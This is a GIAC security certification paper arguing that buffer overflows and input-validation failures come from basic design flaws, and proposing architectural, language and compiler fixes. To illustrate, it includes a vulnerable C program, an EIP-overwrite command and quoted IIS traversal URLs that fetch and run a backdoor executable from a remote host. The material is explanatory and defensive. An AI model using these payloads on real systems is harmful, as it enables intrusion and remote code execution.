Global Information Assurance Certification Paper

Jousting From Unicycles:
Addressing Design Rather Than Adding Armor

--

Daniel R. Miessler

--

GSEC Practical Version 1.4c
Option 1

Table Of Contents

Abstract

Whether it's news of some company or another being hacked, or rumors of some kid's mad hacking skills, few things capture attention as much as the idea that certain people are able to penetrate erected defenses and have their way with computer systems. (Miessler) This attention has done nothing but grow as more and more businesses, large and small, have moved to the Internet as a source of revenue, and as a result have become targets of various types of computer-based attacks. While many have documented the numerous flaws existing in this platform or that one, and even created large, open databases to track such information, few have been on the mark when addressing the core reasons for *why* these attacks are still able to occur. Most point to various vulnerabilities in one application or another and seem to entertain the notion that a certain widely deployed countermeasure is the answer. Ultimately, though, these steps prove to be nothing more than band-aids placed on open wounds.

This paper will show that it is in fact due to relatively few major design issues that we face the plethora of computer security problems we see today. Were it not for this finite set of serious issues – flaws that all other security systems are built to address – we would be far better off.

Where Are We Now

Let's first attempt define exactly where we are today, and more importantly, how we got here. To give a rough idea, CERT's statistics (CERT/CC Statistics 1988-2004) indicate that vulnerabilities reported went from 171 in 1995 to 3780 in 2004, and those were just the documented ones. This same resource also reports that the number of incidents was only 6 in 1988, and ballooned to a staggering 137,529 in 2003. This is an increase of 22,922%.

If you were to have asked someone in computer security 10 years ago whether we would still have massive buffer overflow problems today, I'd wager that they would have answered no. The fact of the matter is, however, they are, if anything, increasing – not decreasing.

On the surface this seems obvious enough – the more hosts you have with the same problems, the more incidents you'll have. But that's not really the crux of the issue; the question is: "What root causes are there for these problems, and why haven't they been addressed on a massive scale?"

The Mouthbreather Element

Before getting into what we can address through the redesign of various technologies, I'd like to mention that there are certain kinds of security problems that can't be effectively countered by throwing technology at them. These, of

course, are the problems that are based on the direct intervention of human ignorance and/or stupidity.

You'd be hard-pressed to find a valid, easily deployable, and cheap way to keep system administrators from ruining their own machines. They can enable unnecessary services, install un-trusted software, or even refuse to patch altogether. While certain things can be done to curb this behavior (or at least the havoc it causes) to some degree, this sort of problem is largely out of the hands of technology, and as such, will not be covered in this paper.

The Truth Behind The Mystery

This brings us to a very simple, yet seldom answered question: with social attacks ruled out, how is a system actually cracked? Thousands of young computer security enthusiasts in the world are begging to know the answer to this, and they never seem willing to accept the truth when they are told on USENET or in various forums. Perusing any one of these media sources will reveal a myriad of conversations such as the one below:

Wannabe: "How do I break into Fooserver 5.0?"
Hacker/Security Guru: "Well, first you have to learn everything about it. Without knowing exactly how it works you'll never know how to attack it."
Wannabe: "You suck, dude. You just don't want to tell me."

The funny thing about this is that he *did* tell him. To beginners in information security (and/or wannabe crackers) the notion that breaking into a system requires this type of an academic approach is unthinkable. In fact, the fundamental truth to this ever-sexy question is actually strikingly simple:

The true secret to breaking into systems lies in one thing – having a flaw exist in the target. (Miessler) You must learn enough about the system in question to find the flaw, and then be creative enough to find a way to take advantage of it.

Go and explore any vulnerability database and you'll see this. It isn't as if systems with no flaws are being attacked and knocked over; the ones being successfully compromised have serious issues with them that are being actively exploited.

One major cause for this confusion regarding software flaws and cracking systems lies in the way they are thought about. Most people imagine software as a solid brick wall, and an attacker as a person standing in front of it trying to use force to take it down. They think, "Wow, what's the secret?" They imagine the attacker has some sort of metaphorical wrecking ball that he can unleash upon the structure in order to tear it down. *This is the wrong way to think about it.*

In fact, current systems are not solid brick walls at all; breaking computer systems is more like being able to interact with a very stupid wizard that has the ability to make extraordinary things happen if it becomes sufficiently confused. The entire object of the game is to learn what rules that wizard goes by, and then try and confuse it into telling you more, or doing more, than it's supposed to. (Miessler)

Is It Impossible To Secure A Computer System?

One popular belief in the security world is that it's completely impossible to make something secure. While this may be true in an absolute sense, I'd argue that from a practical standpoint it may well be feasible to reach an acceptable level of security.

The reason it seems impossible to secure current computer systems is because they are so complex and so open in their current form. By open, I mean that behind/below every prompt for input is a system that's waiting to run code. The application has the ability to run all sorts of commands; it can list directory contents, rename files, or even delete them. Essentially, it can do whatever the OS it's installed on can do. The problem we face, as security professionals, is that the separation between the application being able to do these things, and a user interacting with that application being able to do them as well, is far too thin.

That's significant, so let me repeat it. If a computer is able to spawn remote shells, delete file systems, download files from remote sites, etc., then most modern-day applications running on that system as a privileged user can potentially serve as an interface to wield those very same commands. That's why we have many of the problems we have today.

Not so long ago, a remote root exploitable vulnerability was discovered in OpenSSH. The vulnerability affected OpenSSH versions 2.9.9 to 3.3 that had the challenge response option enabled and that used SKEY or BSD_AUTH. (OpenSSH Vulnerabilities in Challenge Response Handling). Exploit code for the vulnerability was released that allowed attackers to run arbitrary code and/or create a DoS condition on the target. The natural choice here, as usual, was to create code that spawned a root shell, but any could have been given.

The key here is that exploiting the main vulnerability associated with this find took place before authentication had even completed. The SSH daemon had not even reached the point in time where it legally spawned shells for users; at the point it was being compromised, it hadn't even verified the identity of the connecting user.

Shellcode could have been inserted and run via exploit code that allowed an attacker to remove all files in the root of the file system. How would this be possible given the fact that SSH itself doesn't normally do this for users (until it

grants a shell)? Simple, the application can be tricked into becoming something it isn't – a general code executer. So rather than only an SSH daemon, what attackers were really dealing with was a complete computer system – the system that SSH was running on. All they had to do was find a way to get the gatekeeper out of the way (the SSH daemon's rudimentary controls), so that they could send the commands they wanted to run.

It is because of this ability to bypass the gatekeepers, and the true, utter willingness of the underlying application to run anything given, that there is a perception of it being impossible to secure computer systems.

On the other hand, take something that *cannot* be tricked into doing something malicious. How about a pile of broken sticks? You could not, for example, telnet to this pile of sticks and make it wget some files for you from a remote server. Why not? Because it lacks the capability to do so. Similarly, you cannot go into your bathroom and turn on the faucet in order to access SMB shares on your network. No amount of finagling is going to make it so. It's a piece of steel with some water running through it. Simplicity of function is what saves us there. It can only do one thing.

Applications, on the other hand, give access to everything the underlying computer can do – provided the attacker can get their own input to run. They need to become more like a pile of sticks when asked to perform functions that are not permitted.

It's almost as if an application is really two people – an ironclad (yet stupid) sentry, combined with a genie of supernatural power. It is this duality that makes it so difficult to secure complex systems today. The face that you normally see when you interact with a program is the guard, but through some clever trickery the guard can be transformed into the granter of all your wishes. The trick is to answer in a certain way when asked a question by the sentry.

The moral of the story here is that the analogy of a solid barrier and a wrecking ball isn't a good one. Cracking systems isn't based on force; it's based on knowing that the odds are really good that the target is currently doing something extraordinarily stupid, and that all the attacker has to do is find out what it is and take advantage.

The Buffer Overflow

Perhaps the best illustration of the deception discussed above is the now famous buffer overflow. In the SANS top 20 list of vulnerabilities, no fewer than 12 off of the latest list had issues involving buffer overflows. (SANS Top 20 - The Experts Consensus) Rather than wax poetic about my own interpretation, I'll first refer to the definitive paper on the topic by Aleph One, called "Smashing The Stack For Fun And Profit".

"`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address." (Aleph1)

To break that down and see how it applies to my main point above, smashing the stack involves nothing less and nothing more than taking advantage of a massive design flaw. It boils down simply to 1. Figuring out what the boundaries are of allowed input, and then 2. Crafting your input so as to take advantage of this information.



Figure 1: Memory Diagram (Grover)

This image, from a Linuxjournal article on buffer overflows titled "Buffer Overflow Attacks and Their Countermeasures", shows the main characters in the buffer overflow production.

To understand how to exploit an application via buffer overflow, it's important to understand how memory is actually set up on a system. Sandeep Grover goes on to explain it this way in the article referenced above.

"A stack is a contiguous block of memory containing data. A stack pointer (SP) points to the top of the stack. Whenever a function call is made, the function parameters are pushed onto the stack from right to left. Then the return address (address to be executed after the function returns), followed by a frame pointer (FP), is pushed on the stack. A frame pointer is used to reference the local variables and the function parameters, because they are at a constant distance from the FP. Local automatic variables are pushed after the FP. In most implementations, stacks grow from higher memory addresses to the lower ones. (Grover)

This figure depicts a typical stack region as it looks when a function call is being executed. Notice the FP between the local and the return addresses."



Figure 2: Stack Frame Diagram (Grover)

This setup allows one to attempt to "clobber" return addresses by overflowing the buffer allotted to user input. Once that's done, which is step 1, an attacker can then begin to experiment with *what to clobber it with*. This is step 2.
First we'll examine the act of clobbering in more detail. Take, for example, this sample C code snippet that illustrates buffer allocation problems:

```
$ cat vuln.c
int main(int argc, char *argv[])
 {
   char buffer[10];
   strcpy(buffer, argv[1]);
   return 0;
 }
```
(Erickson 38-46)

This simple program takes input from the command line, but doesn't check the length of the input before allowing strcpy() to do its magic. Because of this, it's vulnerable to being overflowed.

If you compile this application and run it with input that exceeds the length of the buffer, you can see this happen:

```
$ gcc –o vuln vuln.c
$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
$
```
(Erickson 38-46)

Gdb, an open-source debugger, can then be used to examine the core file to find the source of the problem. As expected, gdb shows that the application tried to access the memory location 0x4141414141, which, of course could not be accessed. Why would it try to access that location? Well, that's the heart of the matter.

When a function is called within a program, a stack frame is created, and it is setup as in image 2 above. Notice that the local variables *are to the left of the return address*. This is crucial. Because of this, coupled with the fact that the frame grows from left to right, we can overwrite the return address if we go too

far to the right. We do this by giving the local variable, which we are being prompted for at the command line via *argv[], too muh data.

When ./vuln was run above, it overwrote the return address and sent current execution to a different part of memory than was intended. The EIP (extended instruction pointer) stores the address of the currently running instruction, and it's what is referred to by return addresses within various stack frames as they finish. Notice the value of EIP in the gdb output from the core file generated above:

(gdb) info register eip
eip 0x41414141 0x41414141
(Erickson 38-46)

The EIP was changed to the input given to the application at the command line! We know this because '41' in hex equates to an 'A' in ASCII.

From here, it's often simply a matter of trial and error to get a given application to do what you want it to do. It's not trivial by any means, but once you know that a local variable is not being checked for size, and you're being prompted to give input for said local variable, you're golden. Essentially, you're being asked (albeit in a roundabout way) what code the system should run next.

An argument to ./vuln such as the one below (with shellcode crafted as needed) could be given:

./vuln `perl –e 'print "A"x28 . "\x78\x56\34\x12";'`
(Erickson 38-46)

This command allows one to create a buffer overflow that overwrites the return address and changes EIP's value to 0x1234567. It's simply a matter of modifying the shellcode based on a number of variables to get the desired result – which for attackers is to ultimately have the EIP point to *your own code*.

This is utterly powerful, and if this doesn't strike you as strange, it should. The notion that systems regularly prompt users for what code to run is quite major, and it's one of the main reasons so many security problems exist today.

Returning to my analogy of the sentry and the genie, it's the guard that presents you with the question, but it's the genie that runs the code that you give as the answer. Ultimately, this problem results from the fact that the guard is expecting **information** to give to the genie, when in fact we give the guard an answer that confuses it and turns it into its alter ego. As the genie, the guard then runs our commands for us.

Input Validation

On the surface, input validation problems and the fact that buffer overflow issues exist are the same problem, i.e. if the guard were able to review answers better, it would be able to avoid being tricked into becoming the genie. While this is true, input validation spans more areas than just buffer overflows.

Take for example this fictional conversation between a web browser and an un-patched IIS 5 server suffering from the 'Web Server Folder Traversal' vulnerability highlighted in Microsoft Security Bulletin (MS00-078) (Patch Available for 'Web Server Folder Traversal' Vulnerability):

Attacker: “Show me ../../important_files”
IIS: “I am not allowed to show you anything outside of the web root.”
Attacker: “Ok, fine. Show me ..%5c..%5cimportant_files.”
IIS: “Ok, no problem.”
(Miessler)

This, again, is a classic case of being allowed to do most everything to begin with, and then applying a few rules after the fact to limit this power. Unfortunately, as in the example above, the rules put in place to do the limiting are often not enough.

Looking below, we can see how this can be exploited:

/[bin-dir]/..%c0%af../winnt/system32/tftp.exe+"-i"+xxx.xxx.xxx.xxx+GET+ncx99.exe+c:\winnt\system32\ncx99.exe
“Additional details about the IIS remote execution vulnerability” [9]

Sending this URL to a vulnerable IIS server will download ncx99.exe, which can then be run like so:

/[bin-dir]/..%c0%af../winnt/system32/ncx99.exe
“Additional details about the IIS remote execution vulnerability” [9]

At that point, the game is over – all because input was not properly checked. The developers should have known that ..\ was not the only way to convey ..\ to a computer. It’s not that the developers were stupid, it’s just that extreme attention to detail is needed in these matters, and that sort of attention is *not* being given.

Head over to your favorite exploit archive and do a search for all. One phrase you’ll notice quite often is, “improperly handled”. What this basically means is the writer of the exploit simply had to send to the target system something it wasn’t expecting, formatted in a certain way, in order to make it do something it didn’t plan on. Until this is addressed, we’re going to continue to face a huge number of issues related to the problem.

Why All The Flaws?

The reasons for these flaws are quite simple. In the beginning, everything about computers was designed with functionality in mind – not security. The first computer systems were originally used by very few academics and government employees, and nobody then could have possibly foreseen millions of these machines in the hands of unscrupulous and/or ignorant types. (Miessler) As a result, many aspects of existing systems, especially how memory is managed, still takes place in a somewhat dangerous manner. In short, security was never much of a consideration or priority when computers were first designed, and the systems used today are based largely on those initial blueprints. (Miessler)

Today, with thousands of new hosts coming onto the Internet every month, and even more users being exposed to the worldwide network at the same time, these design flaws are simply showing themselves in dramatic fashion.

Countermeasures

In order to massively improve the security of computer systems, one major goal must be pursued – the elimination of design flaws.

In my view, three main areas should be focused on in order to achieve results:

1. System Architecture.
2. Programming Languages.
3. Compiler Design

Architecture

In the computer architecture arena, there are several projects designed to make it much more difficult to execute arbitrary code on systems due to buffer overflows. Microsoft's potential offering in this area, called Palladium, looked to digitally sign code before allowing it to run.

OpenBSD has ProPolice (as of 3.3), which Theo De Raadt describes in this way:

> "Propolice is, as I like say describe it, "Stackgaurd on steriods". Stackgaurd uses a random canary (random value constant per run) placed by the function prologue and checked by the function epilogues to ensure the return address has not been moved. It was i386 only code. Propolice is machine independent, running on most of our architectures. As well, Propolice rearranges variables inside a stack frame so that the ones most likely to overflow (ie buffers) are closest to the canary, thereby making it hard to overwrite pointers or regular integers (which it moves down)."
> From OpenBSD Buffer Overflow Solutions [9]

And Sun, of course, has non-executable stack protection, which is another (quasi-successful) offering in this area. Unfortunately for Sun, there are ways around their protection as well.

Above and beyond these workarounds, however, at some point we should ask ourselves how we can completely redesign the way memory is allocated on a system in order to address security concerns. Can we redesign the stack so that local variables cease to grow into the return address? That would be a start. This area needs to be explored extensively. Obviously, there are huge obstacles to deploying a new paradigm of this magnitude, but ultimately that's what we'll end up doing. Why not start now? Anything less, i.e. relying on band-aids, is not sufficient.

Programming Languages

In addition to the hardware side of things, the approach of starting with the code is also very promising. Jon Heffley of Purdue University writes, "Source code auditing tools could be a great help in identifying common mistakes, or in evaluating the security of software." (Heffley) Today it is extraordinarily easy to write software that will get a machine cracked. The C languages are powering the majority of applications that make the Internet work, and while they are powerful, they aren't very forgiving of mistakes.

Java, on the other hand, is able to automatically check, via the runtime environment, whether or not an array element exists before it writes to it:

"When your program is running and it tries to acess an element of an array, the Java virtual machine checks that the array element actually exists. This is called bounds checking. If your program tries to access an array element that does not exist, the Java virtual machine will generate an: ArrayIndexOutOfBoundsException"
"Bounds Checking" [11]

This is an extraordinarily useful feature of the Java programming language, and were C to have it we would have quite a different infosec landscape from what we see today.

What I expect to see happen in this space is the invention of entire new, relatively "safe" languages (albeit based on existing ones such as Java and C) that have IDEs developed around them from the very beginning – a set of tools designed to protect the final code *from* the programmer. A developer using these tools will ideally be slapped and called funny names for doing anything that could cause a problem with the compiled product. Synergy between emerging AI technologies and this sort of "smart" IDE will likely take place.

Compiler Enhancement

In addition to the IDE itself, which can correct code as it's being created, compilers can be enhanced as well. Adding another layer, or another set of "eyes", if you will, on potential production code will definitely prove beneficial to the final product.

Change Is Coming

I am one of seemingly very few people who believe that in the near future we will begin to see computer systems that are able to perform their duties with a drastically reduced chance of being compromised. (Miessler)

When I say "drastically reduced" chance, I mean that a system sitting online serving up a daemon or two may be able to go for *years* without successful attacks being launched. A set and forget type of system that is designed to do one thing and one thing only. Even in the event of an input validation failure, the ability to trick the application into running your own code would fail. Trying to attack such a system would be like trying to rlogin to a cup of hot chocolate. We're a long way from this now, to be sure, but the notion that this is not attainable is inconceivable to me.

Yes, that's a bold statement. So what's the "near" future? I think we'll see some results within 5-10 years (fixes to current paradigms), but the next 10 after that (while nearly impossible to see in computer time) should, if I'm right, be yielding some very hard to crack computer systems by way of completely redesigned architectures, languages, and compilers. (Miessler)

Quite frankly, the combination of flaws that must be present on a given machine in order for it to yield a shell to an attacker is rather significant. For example, in order to create a valid remote root exploit today, you must get through the following steps:

1. The programmer must use an unsafe language, i.e. C with no bounds checking.
2. The programmer has to program in an unsafe way, i.e. put too much into a small array.
3. The IDE has to let it happen (we have few tools that protect us on the fly).
4. The compiler has to let it happen (we also have few tools that check our work for security upon compiling).
5. The memory structure on the box must allow local variables to grow into return addresses (if this were not possible, one major avenue would be eliminated).

Taking any combination of these flaws away, to any major degree, will profoundly affect the ease in which the computers of the future can be exploited.

My view is that computers in the near future will begin to undergo some fundamental changes in how they are designed. At first this will come in the form of Band-Aids that address the problems (such as memory defense) but ultimately the way we build computers will change on a massive scale.

Once this happens, the main avenues of approach for today's attackers will, for the most part, cease to exist, and the days of thousands of exploits per year will come to an end. Furthermore, this era of computing we are in will become what it should be recognized as – *the era of computer infancy*. (Miessler)

Conclusion

The computer security problems we face today should come as no surprise to anyone. Most of our infrastructure's applications are written in languages that are renowned for facilitating insecure code, and the computers they run on have the same basic memory design problems that have existed for decades.

To throw our hands up and claim that this sort of insecurity is a fundamental part of all computing, present and future, is a flawed approach. The problems exist because flaws exist. Eliminating flaws will result in a massive reduction in the security issues they caused.

For now, however, we deal with what was handed to us by a generation that could not have known what was to come. We wield our lances while perched precariously upon wobbly, pedaled contraptions. For now, we joust from unicycles.

References

"CERT/CC Statistics 1988-2004." Cert Statistics. 1 2005. CERT. 01 Feb. 2005 <http://www.cert.org/stats/>.

"OpenSSH Vulnerabilities in Challenge Response Handling." OpenSSH Vulnerabilities in Challenge Response Handling. 1 2002. Securiteam. 14 Nov. 2005 <http://www.securiteam.com/securitynews/5MP0L207FG.html>.

Aleph1, Aleph1. "Smashing The Stack For Fun And Profit." Volume Seven, Issue Forty-Nine. 11 1996. Phrack. 02 Oct. 2004 <http://www.phrack.org/show.php?p=49&a=14>.

Grover, Sandeep. "Buffer Overflow Attacks And Their Countermeasures." Buffer Overflow Attacks And Their Countermeasures. 10 2003. Linuxjournal. 04 Nov. 2004 <http://www.linuxjournal.com/article/6701>.

Erickson, Jon. "Understanding the buffer overflow exploit." LINUX Magazine February 2005: 38-46.

"Patch Available for 'Web Server Folder Traversal' Vulnerability." Microsoft Security Bulletin (MS00-078). 17 Oct 2000. Microsoft. 11 Nov. 2004 <http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx>.

"SANS Top 20 - The Experts Consensus." SANS Top 20. 8 Oct 2004. SANS. 29 Oct. 2004 <http://www.sans.org/top20/#u10>.

Heffley, Jon. "Can Source Code Auditing Software Identify Common Vulnerabilities and Be Used to Evaluate Software Security?." Can Source Code Auditing Software Identify Common Vulnerabilities and Be Used to Evaluate Software Security?. 08 2004. Purdue University. 06 Nov. 2004 <http://csdl.computer.org/comp/proceedings/hicss/2004/2056/09/205690277abs.htm>.

Miessler, Daniel. "The Future Of Infosec." OsViews.com. 06 2004. 14 Feb. 2005 <http://www.osviews.com/modules.php?op=modload&name=News&file=article&sid=2429>.